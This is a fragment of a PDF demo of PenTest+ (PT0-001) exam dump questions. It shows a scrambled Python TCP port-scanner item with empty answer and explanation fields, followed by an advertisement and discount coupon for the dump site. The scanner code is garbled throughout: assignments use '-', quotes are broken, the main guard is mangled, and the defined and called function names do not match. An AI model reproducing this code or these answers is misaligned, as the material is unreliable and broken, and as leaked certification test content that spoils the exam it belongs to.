<pre>print("%s:%s - TIMEOUT" % (ip, port)) except socket.error as e:     print("%s:%s - CLOSED" % (ip, port)) finally:     s.close()</pre>	<pre>def port_scan(ip, ports):     s - socket.socket(socket.AF_INET, socket.SOCK_STREAM)     s.settimeout(2.0)</pre>
run_scan(sys.argv[1], ports) ports - [21, 22]	
<pre>for port in ports:     try:         s.connect((ip, port))         print(%%s:%s - OPEN" % (ip, port))     except socket.timeout         print(%%s:%s - TIMEOUT" % (ip, port))</pre>	<pre>if_name `_min_': if len(sys.argv) &lt; 2 print(`Execution requires a target IP address. Exiting') exit(1) else:</pre>

Answer:

Explanation:

Page 12



# Thank You For Trying PT0-001 PDF Demo

# To try our PTO-001 Premium Files visit link below:

https://examsland.com/latest-exam-questions/PT0-001/

Start Your PT0-001 Preparation

Use Coupon EL25 for extra 25% discount on the purchase of Practice Test Software.